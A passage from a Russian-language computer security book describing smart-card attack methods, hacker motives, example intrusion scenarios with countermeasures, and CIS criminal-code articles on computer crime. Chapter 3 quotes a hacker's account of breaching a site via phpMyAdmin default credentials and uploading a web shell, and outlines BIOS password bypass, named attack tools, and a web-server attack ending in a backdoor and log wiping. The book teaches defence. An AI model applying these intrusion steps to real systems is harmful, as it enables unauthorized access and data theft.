Рассмотрим некоторые из методов, применяемых в настоящее время для вскрытия. Отметим, что профессиональный взлом, как правило, подразумевает совместное использование нескольких методик.

**Анализ информации из побочных каналов** подразумевает, что взломщик с помощью специализированной аппаратуры снимает электромагнитную картину побочного излучения в питании, интерфейсных соединениях, в схемах процессора и других узлах, прямым или косвенным образом задействованных в генерации, преобразовании или передаче рабочего сигнала.

**Программные атаки** подразумевают использование самого обычного интерфейса взаимодействия с процессором смарт-карты. Как правило, в этом случае взлом возможен благодаря наличию явных уязвимостей средств защиты протоколов или криптографических алгоритмов.

**Технологии внедрения, или микрозондирование.** При этом используется микроскоп, и с помощью микроманипулятора атакующий получает доступ непосредственно к рабочей зоне чипа, где пошагово (побитно) регистрируется прохождение информации.

**Технологии индуцированных сбоев** подразумевают создание внештатных условий работы чипа, чтобы открыть потенциальные каналы доступа к защищенной информации. Например, в конце сентября 1996 года научный коллектив из Bellcore (научно-исследовательский центр американской компании Bell) сообщил о том, что обнаружена серьезная потенциальная слабость общего характера в защищенных криптографических устройствах, в частности в смарт-картах для электронных платежей (D. Boneh, R.A. DeMillo, R.J. Lipton «On the Importance of Checking Cryptographic Protocols for Faults»; **www.demiLLo.com/PDF/smart.pdf).** Авторы назвали свой метод вскрытия «криптоанализом при сбоях оборудования» (Cryptanalysis in the Presence of Hardware Faults). Суть же метода заключается в том, что искусственно вызванная с помощью ионизации или микроволнового облучения ошибка в работе электронной схемы позволяет сравнить сбойные значения на выходе устройства с заведомо правильными значениями, тем самым восстанавливая криптографическую информацию, хранящуюся в смарт-карте.

# Глава 3
# Взлом – это настоящее искусство!

♦ Что движет хакерами
♦ Взлом: некоторые примеры
♦ УК, или Чем может закончиться "детская игра"

Цель данной главы – сформировать у читателя общее представление о методах взлома, чтобы научиться защищаться.

## 3.1. Что движет хакерами

Наш экскурс в мир безопасности будет далеко не полным, если мы не упомянем о хакерах и методах их работы.

Прежде чем мы попытаемся продвинуться вглубь и понять, что же такое хакинг в широком смысле этого слова, необходимо сказать, что в контексте данной книги термин "хакер" будет использован лишь в исключительных случаях, а именно тогда, когда он действительно будет соответствовать содержанию. Все дело в том, что хакер – в прямом и точном смысле этого слова – сродни кибербогу; человек, чьи знания и возможности в сфере информационной безопасности выходят далеко за рамки обыденного понимания.

Это не тот, кто форматирует диски на удаленном ПК, и не тот, кто, получив доступ, крушит и ломает, чтобы самоутвердиться. И тем более не тот, кого покажут в сводке "их разыскивает милиция".

Кто же этот человек? Вероятно, тот, кто совершает "это" не ради своих корыстных интересов, а чтобы отточить мастерство, родственное искусству. Все остальное – это банальный взлом.

Итак, согласно статистике, хакерами чаще всего становятся, как правило, одинокие, образованные и технически грамотные мужчины в возрасте от 16 до 35 лет.

Оговорюсь, что это всего лишь статистика. Не исключено, что и среди лиц женского пола есть хакеры. Более того, вундеркинды 13 лет, ломающие серверы Пентагона, – это не такая уж и фантастика. Однако же в дальнейшем будем считаться с вышеприведенной статистикой.

Как правило, хакеры – это люди, обладающие глубокими знаниями в области сетевых технологий и средств защиты, в совершенстве знающие UNIX-подобные системы (и Windows, разумеется, тоже), пару языков программирования (к примеру, C++, Perl и PHP), хорошо разбирающиеся в веб-технологиях/программировании (MySQL, JavaScript) и, самое главное, обладающие нетривиальными способами мышления. От последнего, между прочим, может зависеть почти все!

Какие мотивы движут взломщиками? Зачем они делают это и какова их цель? Попытаемся разобраться.

> ПРИМЕЧАНИЕ
>
> Забегая вперед, необходимо сказать, что большинство современных взломов носят финансовый характер.

Алчность была, есть и остается одним из самых сильных мотивов для преступной деятельности. Компьютерные преступления ради финансовой наживы носят стихийный характер. Надо ли далеко ходить за примерами? Пожалуй, нет.

Вспомним кардинг – мошенничество, суть которого заключается в краже номеров кредитных карт. Инструментом кардинга может быть фишинг – данный вид киберпреступления заключается в заманивании пользователей на подставной сайт (например, банковский). Еще один пример компьютерных преступлений ради финансовой наживы – взломщик засылает на предполагаемый компьютер жертвы троянского коня, который шифрует все содержимое диска! Вскоре кибермошенник связывается с жертвой и предлагает за определенную плату расшифровать содержимое. Чем не заработок?

Ну и напоследок реальный пример из жизни.

"Некий Datastream Cowboy вместе с хакером Kuji взломал систему Центра авиационных разработок базы ВВС Гриффиз (Griffis) в Риме и Нью-Йорке и украл программное обеспечение на сумму свыше двухсот тысяч долларов. Хакером Datastream Cowboy оказался 16-

летний подросток из Великобритании, он был арестован и осужден в 1997 году. Ему постановили уплатить штраф размером $1915" (из сводок новостей).

Одной из сильнейших мотиваций взломщика является желание "сделать это" первым, чтобы об этом услышали и "оценили по достоинству". Как правило, такая мотивация, то есть привлечение внимания, сопряжена с желанием взломщика таким образом самоутвердиться. Такой тип поведения в большей мере характерен для подростков или для взрослых людей, самоутверждающихся "здесь", потому что не вышло "там". Хотя, если рассуждать с философской точки зрения, понятие "там" может иметь первоочередной смысл только "здесь"! Результаты таких взломов активно афишируются и документируются (вплоть до создания "демонстрационного подпольного видео").

В качестве яркого примера приведем следующий текст, вместе с которым на сайте, где он размещен, к слову будет сказано, прилагается и эксклюзивное видео:

*«Привет всем, я ***. Сейчас я покажу вам, как был похекан сайт ***. Все началось с подбора папок на сервере… Подбирали и нашли папкуphpmyadmin… Ну самым банальным был подбор логина и пароля… Логин: root Password. Нашли таблицу от сайта и юзеров)… У всех резидентов пароли стоят 123123 +)) А вот у админа небрученный пароль… Хм, несложно догадаться, что его можно сменить через наш пхпмайадмин… Идем смотреть хэш пароля password. Сменили пароленг админу… Панель управления битрикс… Удачно! Заливаем шелл в любую папку, где есть права на запись (в нашем случае таких папок уйма). Готово… Шелл получен =)».*

Следующей типичной мотивацией взломщика по праву можно считать вандализм. А как же без него? Порезвиться-то хочется! Что же при этом движет взломщиком и какой категории взломщиков присуща эта мотивация в первую очередь? Однозначно ответить на этот вопрос было бы слишком просто.

> ПРИМЕЧАНИЕ
>
> Последнее время все чаще наблюдается еще одна форма мотивации – так называемый "хактивизм" (hactivism), или хакинг во имя общественного блага. Хактивизм, как правило, носит политический характер и достаточно часто служит поводом для оправдания преступления. Более подробную информацию о хактивизме можно найти на сайте http://hacktivismo.com/.

Итог: они делают это ради удовольствия, они делают это ради денег, они делают это для самоутверждения, они делают это просто так.

## 3.2. Взлом: некоторые примеры

Можно ли говорить о защите в отрыве от методов взлома? Нет, скажут многие из читателей и, несомненно, будут правы.

Чтобы постичь суть или хотя бы понять, "как они делают это", рассмотрим следующие вопросы:

♦ какие из уязвимостей вашей системы могут стать воротами для вторжения извне;

♦ какие механизмы взлома используются хакерами чаще всего и как им противостоять.

Дабы не утомлять читателя классификациями, я постараюсь изложить суть, а именно: мы рассмотрим наиболее вероятные варианты взлома и частично (более подробно механизмы защиты рассмотрены в последующих главах) защиты – "два в одном".

> ПРИМЕЧАНИЕ
>
> В дальнейшем условимся, что у нашего виртуального пользователя установлена операционная система семейства Windows.

Итак, пожалуй, начнем. Вас решили взломать.

Потенциально уязвимыми местами вашей системы могут стать:

♦ необновленная, изобилующая многочисленными уязвимостями Windows и прикладное ПО:

• уязвимости служб и сервисов операционной системы (к примеру, уязвимость в службе LSASS, ответственной за авторизацию, управление учетными записями и пр.; или службе файлового сервера);

• уязвимости приложений, интегрированных в систему (к примеру, Internet Explorer, Outloook Express и т. д.);

• уязвимости прикладного ПО сторонних разработчиков ("Антивирус Касперского", OutPost Firewall и т. д.);

♦ настройки системы по умолчанию (к примеру, открытые для общего доступа диски **C:, D:);**

♦ человеческий фактор:

• пустые (как уже было упомянуто выше, достаточно часто пользователи оставляют учетную запись администратора с пустым паролем) или слабые (qwerty, 123, admin, 1987 и т. д.) пароли на вход в систему;

• ошибки администрирования (как пример – открытые порты).

> ПРИМЕЧАНИЕ
>
> У некоторых из читателей может возникнуть вопрос относительно того, что же такое есть порт. Фактически, порт – это приложение или служба, которая ждет, чтобы установить соединение извне (рис. 3.1).




**Рис. 3.1.** Команда netstat-an позволяет просмотреть ваши открытые порты

Следует отметить, что вышеперечисленные уязвимые места – далеко не полный список, а всего лишь наиболее распространенные варианты.

Какие механизмы взлома используются хакерами чаще всего?

Рассмотрим некоторые из них.

♦ Компрометация системы с использованием эксплоитов.

Пример: популярный в свое время KaHt2, который эксплуатирует уязвимость службы RPC (Remote Procedure Call – удаленный вызов процедур), позволяя удаленному пользователю получить доступ к компьютеру жертвы, посредством организации некоего подобия telnet-сеанса (рис. 3.2).


**Рис. 3.2.** Эксплоит Kaht2 в действии

♦ Взлом с использованием специализированного ПО:

• троянские кони (как пример – под картинкой новой знакомой может оказаться самый настоящий троянский конь – достаточно лишь открыть прикрепленный к электронному письму файл);

• черви (чтобы подцепить червя, вовсе не обязательно что-либо открывать – если система не залатана, червь сам вас найдет; например, MS Blast, используя уязвимость в службе DCOM RPC, инфицирует систему, что вызывает перезагрузку компьютера).

♦ Подбор паролей (как правило, осуществляется при помощи специализированного ПО. При этом перебор может вестись как по словарю, так путем "брут-форса" – перебором "грубой силой", то есть всеми сочетаниями символов). В качестве примера такого специализированного ПО достаточно привести утилиту Cain & Abel, возможности которой далеко не ограничиваются одним лишь перебором паролей (рис. 3.3).




**Рис. 3.3.** Утилита Cain & Abel в действии

Рассмотрим вариант, когда у взломщика есть физический доступ к компьютеру. Его цель – получить доступ в систему и скопировать ваш (будем предполагать) секретный документ. Для этого ему понадобится выполнить следующее.

1. Загрузиться с CD или USB-носителя.

2. Скопировать в другой среде (им загруженной) себе этот документ. Как он будет действовать? Вероятно, следующим образом.

1. Снимет пароль на BIOS (если он установлен, разумеется), чтобы произвести настройку на загрузку с носителя:

1) вытащив батарейку;

2) воспользовавшись соответствующей BIOS-перемычкой;

3) замкнув контакты на микросхеме.

> ПРИМЕЧАНИЕ
>
> В некоторых материнских платах раннего производства имелась возможность "сброса" BIOS-пароля посредством ввода так называемого заводского. Например, для микросхем производства AWARD пароль мог быть AWARD.

2. Загрузится с Live CD (как пример) и скопирует секретный документ (вполне возможно, что документ будет зашифрован встроенными средствами операционной системы, но это вряд ли остановит нашего взломщика, так как в настоящее время для большинства алгоритмов шифрования существуют парольные взломщики).

Возможные варианты противодействия:

♦ настроить BIOS на загрузку только с винчестера;

♦ установить пароль на BIOS;

♦ опечатать системный блок.

Другой вариант взлома, когда целью взломщика является установить тотальный контроль над системой (чаще всего конечной целью такого контроля является получение паролей).

Как он будет действовать? Вероятно, следующим образом.

1. Повысит свои привилегии в системе путем взлома учетной записи с правами администратора:

1) используя пустой пароль для учетной записи **Администратор;**

2) подсмотрев пароль;

3) применив специальное программное обеспечение вроде PWSEX; несмотря на весьма странное название, данная утилита позволяет восстановить большинство паролей всего за несколько секунд (рис. 3.4);




**Рис. 3.4.** Proactive Windows Security Explorer в действии

ПРИМЕЧАНИЕ

Стоит обратить особое внимание читателя на то, что утилиты вроде описанной для своей работы уже требуют прав администратора. "Так в чем же тогда суть взлома?" – спросят многие из читателей. А в том, что взломщиком может оказаться доверенное лицо, просто на пять минут получившее доступ в систему с учетной записью администратора, но, разумеется, не знающее пароль.

4) использовав специальное ПО для повышения локальных привилегий в системе.

2. Установит троянского коня (наиболее широкое понятие шпионского ПО), бэкдор (утилита удаленного администрирования) или клавиатурного шпиона (программа, перехватывающая ввод данных с клавиатуры).

Возможные варианты противодействия:

♦ регулярное обновление системы (заплатки всегда доступны на официальном сайте Microsoft);

♦ повседневная работа в системе с правами пользователя;

♦ установка (если не установлено) пароля на учетную запись **Администратор;**

♦ использование стойких паролей (не менее восьми символов из букв, цифр и специальных символов);

♦ удаление из системы неиспользуемых учетных записей, таких, например, как HelpAssistant и NetShowServices **(Пуск ► Панель управления ► Администрирование ► Управление компьютером ► Локальные пользователи и группы ► Пользователи);**

♦ ревизия локальных политик безопасности (в том числе контроль ветвей реестра, ответственных за автозагрузку);

♦ включение DEP (выполнение команды **Мой компьютер ► Свойства ► Дополнительно ► Быстродействие ► Параметры ► Предотвращение выполнения данных);**

♦ использование хорошей антивирусной программы с новыми базами.

Теперь рассмотрим третий вариант вторжения– вторжение из сети. Как будет действовать взломщик в подобном случае и какие инструменты взлома попытается применить? Варианты следующие.

1. Установит в систему троянского коня следующим образом.

1) Отправив вам на электронный ящик (или через ICQ) письмо с прикрепленным файлом – картинкой, – замаскированным троянским конем.

2) Все через ту же электронную почту (или другим способом, например на форуме) скомпрометирует пользователя перейти по некоторой ссылке, ведущей на сфабрикованную подставную страницу, содержащую злонамеренный JavaScript-код. В результате через уязвимости браузера троянский конь "зальется" в систему.

2. Получит удаленный доступ, использовав специальное ПО для повышения привилегий в системе.

> ПРИМЕЧАНИЕ
>
> В обоих перечисленных случаях вторжения через сеть для последующего контроля системы-жертвы взломщику понадобится как минимум знать ее IP-адрес. В случае подключения к Интернету с использованием динамических IP (выдаваемый пользователю каждый раз новый IP) взломщик должен будет узнать (как правило) ваш IP на текущий момент подключения. Как? Просто. В момент подключения к Интернету троянский конь отправляет на электронный почтовый ящик взломщика письмо, содержащее ваш IP.

3. Проникнет в систему, используя бреши в настройках безопасности (например, подключение через telnet).

Варианты возможной защиты:

♦ опять же, работа в системе без прав администратора;

♦ последняя версия антивирусной программы (подробно вопрос выбора антивируса рассмотрен в гл. 4) со свежими базами;

♦ установка хорошего межсетевого экрана (для нужд домашнего ПК можно рекомендовать Zone Alarm);

♦ ревизия политик безопасности (отключение общедоступных дисков **C$, D$,** неиспользуемых сервисов и т. д.).

Вышеперечисленные возможные варианты атак ни в коем случае не претендуют на исчерпывающее руководство, а приведены лишь как примеры, отражающие суть.

Следует отметить, что предварительным этапом практически любой атаки является сканирование портов. Сканирование портов проводится, чтобы узнать, какие из служб или сетевых сервисов установлены в системе и могут быть использованы для атаки.

Как пример – уже упоминавшийся в первой главе XSpider – отечественный сетевой сканер безопасности, который на сегодняшний день можно считать лучшим в своем классе. Резонно заметить, что отчет о сканировании XSpider включает в себя не только список открытых портов, но и подробное описание того, как устранить ту или иную обнаруженную брешь.

Приведенные выше возможные варианты реализуемы в большей своей части на рабочем ПК простого пользователя и подразумевают взлом, в случае если:

♦ есть физический доступ к машине;

♦ машина пользователя доступна по локальной сети (для получения более подробной информации про варианты взлома и защиты в локальной сети см. гл. 6).

А как будет действовать взломщик и какие инструменты применит, если его целью окажется веб-сервер? Ответ на этот вопрос можно было без труда найти в разд. 1.4 гл. 1, однако же будет совсем не лишним привести общую схему действий взломщика в подобной ситуации.

Сценарий действий взломщика в подобном случае может быть разбит по пунктам.

1. Сбор общей информации:

• версия операционной системы, установленной на сервере (UNIX-подобная, Windows 2003 и др.);

• версия HTTP-сервера (Apache, IIS);

• версия и особенности удаленного интерфейса управления сайтом, базами данных (bitrix, phpmyadmin);

• изучение структуры сайта (включает перебор доступных папок, например test; на чем написан и какие элементы использованы: HTML, PHP, Java Script, MySQL, Perl).

> ПРИМЕЧАНИЕ
>
> Сбор информации может вестись различными путями: возможны варианты с использованием специализированных сканеров безопасности или же "вручную".

2. Непосредственно взлом (используя XSS, SQL-Injection или другой из способов; более подробно варианты описаны в разд. 1.4 гл. 1).

3. Создание "потайного хода", через который впоследствии можно будет получить доступ к сайту даже при условии смены текущих паролей (одним из вариантов такого потайного хода является так называемая "заливка шелла", подразумевающая закачку на сайт сценария, который дает возможность выполнения произвольных команд).

4. Заметание следов (как правило, заключается в удалении записей из журналов безопасности).

## 3.3. УК, или Чем может закончиться «детская игра»

Автор искренне надеется, что приведенная ниже информация окажется полезной читателю исключительно в познавательном контексте изучения данной книги.

## Уголовный кодекс Российской Федерации. Глава 28. Преступления в сфере компьютерной информации

**Статья 272. Неправомерный доступ к компьютерной информации.**

1. Неправомерный доступ к охраняемой законом компьютерной информации, то есть информации на машинном носителе, в электронно-вычислительной машине (ЭВМ), системе ЭВМ или их сети, если это деяние повлекло уничтожение, блокирование, модификацию либо копирование информации, нарушение работы ЭВМ, системы ЭВМ или их сети, – наказывается штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев, либо исправительными работами на срок от шести месяцев до одного года, либо лишением свободы на срок до двух лет.

2. То же деяние, совершенное группой лиц по предварительному сговору или организованной группой либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или их сети, – наказывается штрафом в размере от пятисот до восьмисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от пяти до восьми месяцев, либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от трех до шести месяцев, либо лишением свободы на срок до пяти лет.

**Статья 273. Создание, использование и распространение вредоносных программ для ЭВМ.**

1. Создание программ для ЭВМ или внесение изменений в существующие программы, заведомо приводящих к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети, а равно использование либо распространение таких программ или машинных носителей с такими программами, – наказываются лишением свободы на срок до трех лет со штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев.

2. Те же деяния, повлекшие по неосторожности тяжкие последствия, – наказываются лишением свободы на срок от трех до семи лет.

**Статья 274. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети.**

1. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети лицом, имеющим доступ к ЭВМ, системе ЭВМ или их сети, повлекшее уничтожение, блокирование или модификацию охраняемой законом информации ЭВМ, если это деяние причинило существенный вред, – наказывается лишением права занимать определенные должности или заниматься определенной деятельностью на срок до пяти лет, либо обязательными работами на срок от ста восьмидесяти до двухсот сорока часов, либо ограничением свободы на срок до двух лет.

2. То же деяние, повлекшее по неосторожности тяжкие последствия, – наказывается лишением свободы на срок до четырех лет.

# Уголовный кодекс Республики Беларусь. Раздел XII. Глава 31. Преступления против информационной безопасности

**Статья 349. Несанкционированный доступ к компьютерной информации.**

1. Несанкционированный доступ к информации, хранящейся в компьютерной системе, сети или на машинных носителях, сопровождающийся нарушением системы защиты и повлекший по неосторожности изменение, уничтожение, блокирование информации или вывод из строя компьютерного оборудования либо причинение иного существенного вреда, – наказывается штрафом или арестом на срок до шести месяцев.

2. То же действие, совершенное из корыстной или иной личной заинтересованности, либо группой лиц по предварительному сговору, либо лицом, имеющим доступ к компьютерной системе или сети, – наказывается штрафом, или лишением права занимать определенные должности или заниматься определенной деятельностью, или арестом на срок от трех до шести месяцев, или ограничением свободы на срок до двух лет, или лишением свободы на тот же срок.

3. Несанкционированный доступ к компьютерной информации либо самовольное пользование электронной вычислительной техникой, средствами связи компьютеризованной системы, компьютерной сети, повлекшие по неосторожности крушение, аварию, катастрофу, несчастные случаи с людьми, отрицательные изменения в окружающей среде или иные тяжкие последствия, – наказываются ограничением свободы на срок до пяти лет или лишением свободы на срок до семи лет.

**Статья 350. Модификация компьютерной информации.**

1. Изменение информации, хранящейся в компьютерной системе, сети или на машинных носителях, либо внесение заведомо ложной информации, причинившие существенный вред, при отсутствии признаков преступления против собственности (модификация компьютерной информации), – наказываются штрафом, или лишением права занимать определенные должности или заниматься определенной деятельностью, или арестом на срок от трех до шести месяцев, или ограничением свободы на срок до трех лет, или лишением свободы на тот же срок.

2. Модификация компьютерной информации, сопряженная с несанкционированным доступом к компьютерной системе или сети либо повлекшая по неосторожности последствия, указанные в части третьей статьи 349 настоящего Кодекса, – наказывается ограничением свободы на срок до пяти лет или лишением свободы на срок до семи лет с лишением права занимать определенные должности или заниматься определенной деятельностью или без лишения.

**Статья 351. Компьютерный саботаж.**

1. Умышленные уничтожение, блокирование, приведение в непригодное состояние компьютерной информации или программы, либо вывод из строя компьютерного оборудования, либо разрушение компьютерной системы, сети или машинного носителя (компьютерный саботаж), – наказываются штрафом, или лишением права занимать определенные должности или заниматься определенной деятельностью, или арестом на срок от трех до шести месяцев, или ограничением свободы на срок до пяти лет, или лишением свободы на срок от одного года до пяти лет.

2. Компьютерный саботаж, сопряженный с несанкционированным доступом к компьютерной системе или сети либо повлекший тяжкие последствия, – наказывается лишением свободы на срок от трех до десяти лет.

**Статья 352. Неправомерное завладение компьютерной информацией.**

Несанкционированное копирование либо иное неправомерное завладение информацией, хранящейся в компьютерной системе, сети или на машинных носителях, либо перехват информации, передаваемой с использованием средств компьютерной связи, повлекшие причинение существенного вреда, – наказываются общественными работами, или штрафом, или арестом на срок до шести месяцев, или ограничением свободы на срок до двух лет, или лишением свободы на тот же срок.

**Статья 353. Изготовление либо сбыт специальных средств для получения неправомерного доступа к компьютерной системе или сети.**

Изготовление с целью сбыта либо сбыт специальных программных или аппаратных средств для получения неправомерного доступа к защищенной компьютерной системе или сети, – наказываются штрафом, или арестом на срок от трех до шести месяцев, или ограничением свободы на срок до двух лет.

**Статья 354. Разработка, использование либо распространение вредоносных программ.**

1. Разработка компьютерных программ или внесение изменений в существующие программы с целью несанкционированного уничтожения, блокирования, модификации или копирования информации, хранящейся в компьютерной системе, сети или на машинных носителях, либо разработка специальных вирусных программ, либо заведомое их использование, либо распространение носителей с такими программами, – наказываются штрафом, или арестом на срок от трех до шести месяцев, или ограничением свободы на срок до двух лет, или лишением свободы на тот же срок.

2. Те же действия, повлекшие тяжкие последствия, – наказываются лишением свободы на срок от трех до десяти лет.

**Статья 355. Нарушение правил эксплуатации компьютерной системы или сети.**

1. Умышленное нарушение правил эксплуатации компьютерной системы или сети лицом, имеющим доступ к этой системе или сети, повлекшее по неосторожности уничтожение, блокирование, модификацию компьютерной информации, нарушение работы компьютерного оборудования либо причинение иного существенного вреда, – наказывается штрафом, или лишением права занимать определенные должности или заниматься определенной деятельностью, или исправительными работами на срок до двух лет, или ограничением свободы на тот же срок.

2. То же деяние, совершенное при эксплуатации компьютерной системы или сети, содержащей информацию особой ценности, – наказывается лишением права занимать определенные должности или заниматься определенной деятельностью, или ограничением свободы на срок до трех лет, или лишением свободы на тот же срок.

3. Деяния, предусмотренные частями первой или второй настоящей статьи, повлекшие по неосторожности последствия, указанные в части третьей статьи 349 настоящего Кодекса, – наказываются ограничением свободы на срок до пяти лет или лишением свободы на срок до семи лет с лишением права занимать определенные должности или заниматься определенной деятельностью или без лишения.

## Уголовный кодекс Украины. Раздел XVI. Преступления в сфере использования электронно-вычислительных машин (компьютеров), систем и компьютерных сетей

**Статья 361. Незаконное вмешательство в работу электронно-вычислительных машин (компьютеров), систем и компьютерных сетей.**

1. Незаконное вмешательство в работу автоматизированных электронно-вычислительных машин, их систем или компьютерных сетей, которое привело к искажению или уни-

чтожению компьютерной информации или носителей такой информации, а также распространение компьютерного вируса путем применения программных и технических средств, предназначенных для незаконного проникновения в эти машины, системы или компьютерные сети и способных повлечь за собой искажение или уничтожение компьютерной информации или носителей такой информации, – наказываются штрафом до семидесяти необлагаемых налогом минимумов доходов граждан или исправительными работами на срок до двух лет, или ограничением свободы на такой же срок.

2. Те же действия, если они причинили существенный вред или совершены повторно или по предварительному сговору группой лиц, – наказываются ограничением свободы на срок до пяти лет или лишением свободы на срок от трех до пяти лет.

**Статья 362. Похищение, присвоение, вымогательство компьютерной информации или завладение ею путем мошенничества или злоупотребления служебным положением.**

1. Похищение, присвоение, вымогательство компьютерной информации или завладение ею путем мошенничества или злоупотребления служебным лицом своим служебным положением, – наказываются штрафом от пятидесяти до двухсот необлагаемых налогом минимумов доходов граждан или исправительными работами на срок до двух лет.

2. Те же действия, совершенные повторно или по предыдущему сговору группой лиц, – наказываются штрафом от ста до четырехсот необлагаемых налогом минимумов доходов граждан или ограничением свободы на срок до трех лет, или лишением свободы на тот же срок.

3. Действия, предусмотренные частями первой или второй этой статьи, если они причинили существенный вред, – наказываются лишением свободы на срок от двух до пяти лет.

**Статья 363. Нарушение правил эксплуатации автоматизированных электронно-вычислительных систем.**

1. Нарушение правил эксплуатации автоматизированных электронно-вычислительных машин, их систем или компьютерных сетей лицом, отвечающим за их эксплуатацию, если это повлекло за собой похищение, искажение или уничтожение компьютерной информации, средств ее защиты, или незаконное копирование компьютерной информации, или существенное нарушение работы таких машин, их систем или компьютерных сетей, – наказывается штрафом до пятидесяти необлагаемых налогом минимумов доходов граждан или лишением права занимать определенные должности или заниматься определенной деятельностью на срок до пяти лет, или исправительными работами на срок до двух лет.

2. То же самое деяние, если оно причинило существенный вред, – карается штрафом до ста необлагаемых налогом минимумов доходов граждан или исправительными работами на срок до двух лет, или ограничением свободы на срок до пяти лет, с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового.

После всего, что было отмечено выше, стоит отметить, что законодательство нашей страны, а также наших соседей по СНГ достаточно лояльно относится к нарушениям подобного рода. Так, к примеру, законодательством КНР предусмотрено пожизненное заключение и даже смертная казнь за некоторые из видов хищения конфиденциальной информации посредством информационных технологий.

# Глава 4
# Защита от вредоносного ПО

♦ Краткая классификация вредоносного ПО
♦ Выбираем лучший антивирус
♦ Защищаем свой компьютер от троянских коней
♦ Практический экзорцизм – изгоняем "зло-код" голыми руками

Новейшие версии вредоносного ПО, которое не определяется антивирусами даже с самыми свежими базами, и модификации уже существующих вредоносных программ уже давно стали фоном современного киберпространства. Вирусописатели всячески изощряются: сегодня уже никого не удивишь вредоносной программой, замаскированной под JPEG-файл. Посещение веб-страницы может запросто обернуться подгрузкой на ваш ПК самого настоящего троянского коня, а выход в Интернет с Microsoft Windows SP1 – MS Blast, сидящим в самом чреве вашей системы. И тут вопрос даже не в том, что количество вновь появившихся уязвимостей ПО имеет экспоненциальный рост. Человек, занимающийся написанием вредоносного ПО, всегда на шаг впереди того, кто делает от него защиту.

Цель данной главы – ознакомить читателя с современной классификацией вредоносного ПО (malware). Здесь же рассматриваются классическая схема защиты и вопрос выбора оптимального антивирусного продукта. В заключительном разделе главы читателя ждет овладение практическими навыками борьбы с вредоносным кодом "вручную".

